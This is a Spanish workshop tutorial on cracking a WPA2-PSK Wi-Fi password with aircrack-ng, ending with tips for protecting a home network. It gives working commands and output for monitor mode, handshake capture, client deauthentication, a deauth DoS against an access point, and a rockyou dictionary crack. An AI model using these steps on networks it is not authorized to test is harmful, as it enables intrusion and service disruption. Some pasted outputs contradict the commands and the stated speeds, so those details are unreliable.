## “Jaqueando” un punto de acceso con aircrack-ng

El ejercicio de este **taller** es obtener la **clave WPA/WPA2** de una red inalámbrica que usa un sistema de **clave compartida (pre-shared keys - PSK)**.

Para realizar el **“hackeo”** utilizaremos la herramienta **aircrack-ng.** Debemos considerar que utilizando **aircrack-ng** en **encriptaciones WPA/WPA2 SOLO** podemos intentar obtener el password si utiliza **“claves compartidas” (PSK)**, **WPA/WPA2** pueden utilizar otro **tipo de autenticación**.

Hay otra diferencia importante entre “hackear” **WPA/WPA2 y WEP**. En las **claves WEP**, se pueden usar **métodos “estáticos” de inyección** para acelerar el proceso, pero para **WPA/WPA2** solo se pueden utilizar **técnicas de fuerza bruta**. Esto se debe a que la **clave no es estática**, por lo que recogiendo **vectores de inicio (IVs)** como en la **encriptación WEP**, no conseguiremos obtener la **clave** más rápidamente. Lo único que se necesita para poder iniciar un **ataque** es el **handshake entre el cliente y el punto de acceso (AP)**. El **handshake se genera en el momento que el cliente se conecta a la red**. Aunque está última afirmación no es exactamente cierta, pero de momento consideramos que es verdad: **La clave pre-compartida puede tener un tamaño de 8 a 63 caracteres**. La única forma de obtener el password es utilizando un diccionario. El hecho de tener que usar **fuerza bruta** es un gran inconveniente. Porque hacemos un **uso intensivo del procesador del PC**, y solo puede probar de **50 a 300 claves por segundo**, dependiendo de las características del **CPU**. El proceso puede llevar **horas o días** si se utiliza un **diccionario grande**.

Si estás pensando en crear tu propio **diccionario** para incluir en el mismo **todas las combinaciones posibles**, te recomiendo utilizar el siguiente calculador de tiempo: **brute force time calculator**.

## ¿ Qué es aircrack-ng ?

El programa **aircrack-ng** permite **hackear claves 802.11 WEP y WPA/WPA2-PSK**. **Aircrack-ng** puede recuperar la **clave WEP** una vez que se han capturado suficientes paquetes encriptados con **airodump-ng**. Este programa de la suite **aircrack-ng** lleva a cabo varios tipos de ataques para descubrir la clave **WEP** con pequeñas cantidades de paquetes capturados, **combinando ataques estadísticos con ataques de fuerza bruta**. Para **hackear claves WPA/WPA2-PSK**, es necesario utilizar un **diccionario**.

**Aircrack-ng** es una **suite de software de seguridad inalámbrica**. Consistente en:

1. **Un analizador de paquetes de redes**
2. **Un hackeador de redes WEP y WPA/WPA2-PSK**
3. **Un conjunto de herramientas de auditoría inalámbrica**

Los **analizadores de paquetes** tienen diversos usos:

1. **Monitorear redes para detectar y analizar fallos**
2. **Realizar ingeniería inversa en protocolos de red**

También es habitual su uso para fines maliciosos:

1. **robar contraseñas**
2. **interceptar correos electrónicos**
3. **espiar conversaciones de chat**

**Los principales usos que se le pueden dar son:**

- **Captura automática de contraseñas enviadas y nombres de usuarios de la red. Esta capacidad es utilizada en muchas ocasiones por crackers para atacar sistemas a posteriori.**
- **Conversión del tráfico de red en un formato inteligible para los humanos.**
- **Análisis de fallos para descubrir problemas en la red, tales como: ¿por qué el ordenador A no puede establecer una comunicación con el ordenador B?**
- **Medición del tráfico, mediante el cual es posible descubrir cuellos de botella en algún lugar de la red.**
- **Detección de intrusos, con el fin de descubrir crackers. Aunque para ello existen programas específicos llamados IDS (Intrusion Detection System, Sistema de Detección de intrusos), estos son prácticamente analizadores con funcionalidades específicas.**
- **Creación de registros de la red (logs), de modo que los crackers no puedan detectar que están siendo investigados.**
- **A los desarrolladores de aplicaciones cliente-servidor, les permite analizar la información real que se transmite por la red.**

Las herramientas que se incluyen en la **suite aircrack-ng** son:

| | | | |
|---|---|---|---|
| **airbase-ng** | **airdriver-ng** | **airolib-ng** | **packetforge-ng** |
| **aircrack-ng** | **aireplay-ng** | **airserv-ng** | **tkiptun-ng** |

| | | | |
|---|---|---|---|
| **airdecap-ng** | **airmon-ng** | **airtun-ng** | **wesside-ng** |
| **airdecloak-ng** | **airodump-ng** | **easside-ng** | **Airdecloak-ng** |

**Las herramientas más utilizadas para la auditoría inalámbrica son:**


1. **Aircrack-ng: descifra la clave de los vectores de inicio**
2. **Airodump-ng: escanea las redes y captura vectores de inicio**
3. **Aireplay-ng: inyecta tráfico para elevar la captura de vectores de inicio**
4. **Airmon-ng: establece la tarjeta inalámbrica en modo monitor, para capturar e inyectar vectores**

La suite está diseñada para trabajar en una **distribución Linux**, aunque también existe una versión para **Windows,** la cual no es muy estable debido a conflictos con drivers.

Esta **suite** está diseñada para trabajar con **tarjetas inalámbricas** con circuitos integrados **Atheros** y con algunas con circuitos **Ralink** sin necesidad de configuración. También se utiliza la **suite** en otros circuitos, con **configuraciones especiales** en **Linux**.

**Comandos**
**iwconfig** → nombre asignado a nuestra interfaz: wlan0
**airmon-ng start wlan0** → activa el modo monitor
**airmon-ng stop wlan0** → desactiva el modo monitor
**airodump-ng** → muestra las opciones del comando airodump-ng
**airodump-ng wlan0mon** → muestra la información de los puntos de acceso y clientes activos
**aireplay-ng -0 0 -a 00:89:4F:D2:15:A3 wlan0** -> También podemos hacer un **DoS generalizado**, de tal forma que solo ataquemos al **AP**. Con esto impedimos la conexión a todos los clientes que quisieran asociarse al AP.

## Nociones de redes inalámbricas




El escenario del taller comprende los siguientes dispositivos:

1. **Router con capacidad wireless, dual band (5 ghz y 2.4 ghz) llamado punto de acceso (AP).**
2. **Portátil A con capacidad wireless, llamado dispositivo.**
3. **Portátil B corriendo Kali-Linux y la suite aircrack-ng.**

El portátil A o dispositivo se conecta con el punto de acceso a través de vectores también llamados paquetes de redes, cada paquete de redes o vector es una estructura de datos y una serie de protocolos que permiten al punto de acceso comunicarse con uno o varios dispositivos. Los vectores son transmitidos a través de una onda portadora, que es demodulada en el punto de acceso y el dispositivo y permite la transmisión de los datos. Nuestro interés está en el vector inicial, dado que el handshake se genera en el momento de la conexión inicial.  Y en este vector inicial está la información del password encriptada que finalmente obtendremos al aplicar fuerza bruta. Es importante considerar la distancia de nuestro equipo de intrusión y el dispositivo al momento de desautentificar el dispositivo, dada que la distancia es

directamente proporcional a la atenuación de la señal portadora. Recordemos que debemos propiciar que el dispositivo envíe nuevamente un vector de inicio para autentificarse.

## Procedimiento paso a paso

**Abrimos el terminal #1:** ejecutamos el **comando airmon-ng** que nos permite ver la distintas tarjetas con **capacidad de conexión wifi.**

```
root@kali:~# airmon-ng

PHY	Interface	Driver		Chipset

phy0	wlan0		iwlwifi		Intel Corporation Wireless 7260 (rev 73)
```

Ejecutamos el **comando airmon-ng** para poner nuestra tarjeta de red en **modo monitor**

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1024 NetworkManager
 1091 wpa_supplicant

PHY	Interface	Driver		Chipset

phy0	wlan0		iwlwifi		Intel Corporation Wireless 7260 (rev 73)

		(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
		(mac80211 station mode vif disabled for [phy0]wlan0)
```

El nombre del **modo monitor** es **wlan0mon.** Observamos que hay **procesos** que pueden **generar conflictos** y debemos **“matarlos”** con el siguiente comando: **airmon-ng check kill**

```
root@kali:~# airmon-ng check kill
Killing these processes:
  PID   Name
  1091 wpa_supplicant
```

Verificamos que la **interfaz** esté en modo monitor.

```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         Intel Corporation Wireless 7260 (rev 73)
```

**Abrimos otro terminal: #2**. Ejecutamos el **comando airodump-ng,** para escanear la **redes inalámbricas** que están en nuestro rango de alcance.

```
root@kali:~# airodump-ng wlan0mon
CH 12 ][ Elapsed: 24 s ][ 2017-11-16 15:14

BSSID              PWR  Beacons    #Data,  #/s  CH  MB   ENC  CIPHER AUTH ESSID

58:6D:8F:71:B5:D7  -27       38        0      0   11  54e  WPA2 CCMP   PSK    Alpha
44:F4:36:C3:1A:0A  -56       38        0      0    6  54e  WPA2 CCMP   PSK    Kryptonita
48:8D:36:6C:DB:B1  -68       29        5      2    7  54e  WPA2 CCMP   PSK    MiFibra-DB
A8:D3:F7:92:AB:82  -72        7        5      0    1  54e  WPA2 CCMP   PSK    Orange-AB80
root@kali:~# Ctrl+C
```

**Retornamos al Terminal #1.** Ejecutamos el **airodump-ng** y le pasamos el número de canal **(CH #1)**, el **BSSID (dirección MAC del router)** del **punto de acceso** seleccionado  y salvamos los datos en un **archivo**, al cual le damos todo el **path** del lugar donde queremos guardarlo. Dejamos el proceso “corriendo”.

```
root@kali:~# airodump-ng wlan0mon --channel 11 --bssid 58:6D:8F:71:B5:D7 -w
/root/Desktop/info
CH 11 ][ Elapsed: 3 mins ][ 2017-11-16 15:37

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC   CIPHER AUTH ESSID

58:6D:8F:71:B5:D7  -38 100     2308       9410   18   11  54e  WPA2 CCMP   PSK  Alpha

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

```
58:6D:8F:71:B5:D7     54:35:30:BE:71:8F    -41    0e-      0e      1       9862
```

**Abrimos otro terminal #3.** Ejecutamos el **comando aireplay-ng,** y enviamos 4 mensajes de **desautentificación** para el **dispositivo** conectado al **punto de acceso.**

```
root@kali:~# aireplay-ng -0 4 -a 58:6D:8F:71:B5:D7 -c 54:35:30:BE:71:8F wlan0mon

09:43:04  Waiting for beacon frame (BSSID: 44:F4:36:C3:1A:0A) on channel 1
09:43:04  Sending 64 directed DeAuth. STMAC: [0C:8B:FD:5F:3F:75] [ 0| 0 ACKs]
09:43:05  Sending 64 directed DeAuth. STMAC: [0C:8B:FD:5F:3F:75] [ 0| 1 ACKs]
09:43:05  Sending 64 directed DeAuth. STMAC: [0C:8B:FD:5F:3F:75] [ 1| 0 ACKs]
09:43:06  Sending 64 directed DeAuth. STMAC: [0C:8B:FD:5F:3F:75] [ 0| 0 ACKs]
root@kali:~#
```

En el **terminal #1**, donde dejamos corriendo un proceso, nos devolverá el el **WPA handshake** (resaltado con color lila)**.**

```
root@kali:~# airodump-ng wlan0mon --channel 11 --bssid 58:6D:8F:71:B5:D7 -w
/root/Desktop/info
CH 11 ][ Elapsed: 3 mins ][ 2017-11-16 15:37 ][ WPA handshake: 58:6D:8F:71:B5:D7

BSSID                 PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC   CIPHER AUTH ESSID

58:6D:8F:71:B5:D7     -38 100      2308       9410   18   11  54e  WPA2  CCMP   PSK  Alpha

BSSID                 STATION            PWR   Rate    Lost    Frames  Probe

58:6D:8F:71:B5:D7     54:35:30:BE:71:8F    -41    0e-      0e      1       9862
```

**En el terminal #3,** ejecutamos **aircrack-ng,** pasamos el path de la ubicación del diccionario **rockyou.txt**. Este diccionario incluído por defecto en Kali está **/usr/share/wordlists/rockyoutxt.gz,** es un archivo comprimido, debemos extraer el **rockyou.txt** y lo guardamos en **/root/Desktop/.** También le pasamos el **WPA handshake** y finalmente pasamos el path donde hayamos ubicado **archivo-01*.cap.**

```
root@kali:~# aircrack-ng -w /root/Desktop/rockyou.txt -b 58:6D:8F:71:B5:D7
/root/Desktop/info-01*.cap

        [00:38:48] 9598251/9822768 keys tested (4179.15 k/s)

        Time left:  36 minutes, 10 seconds                          0.00%
```

```
                        KEY FOUND !   [ jessica1 ]

        Master Key      :  0C FE 79 BB  0C 2C 50 AF CC D8 7D 55 1B FA B9  9E
                           9F 5E 7C E7   89 AF 77 FF  30 35  36 51 F3 15  20 79

        Transient Key   :  2E 42 29  07 CE  A2 29  C0 BF C0 9F  F9 2C 42 80 1B
                           EB 99 27  F1 DE 0F  E5  FF  A9 C2 32 93  24 92 AC 3B
                           2A 06 8D BC CD F5  21 35  4A 62 82 25  A1 69 51 11
                           71 A5 EA F0  42  91 48  0C 5E  51 B0 8C 73 B2 8C 01

        EAPOL HMAC      :  E9 38 6A BC  90 F9  2B 48 9D  FA 86 24 4F  C2 A4 8A
root@kali:~#
```

Aircrack-ng utiliza diccionarios para ubicar el password, este los analiza a partir de WPA handshake, aplicando “fuerza bruta”. Este proceso puede variar de acuerdo al tamaño del diccionario, desde minutos a muchas horas.

## Cómo proteger nuestra red wi-fi

1. El password puede tener de 8 a 63 caracteres
2. Utilizar mayúsculas, minúsculas, números, espacios, caracteres especiales
3. Password largos, la mayor cantidad de caracteres posibles
4. Evitar nombres, fechas, lugares y eventos de entornos personales, susceptible de ser conocidos por Ingeniería Social.
5. Evitar publicar en redes sociales información crítica sobre nuestras actividades, datos personales y relatos que muestran nuestras rutinas.
6. Utilizar encriptación WPA2
7. Establecer el acceso fijo a nuestro router únicamente de dispositivos autorizados en función de su dirección MAC
8. Evitar el uso de Upnp

@dmery danmery@gmail.com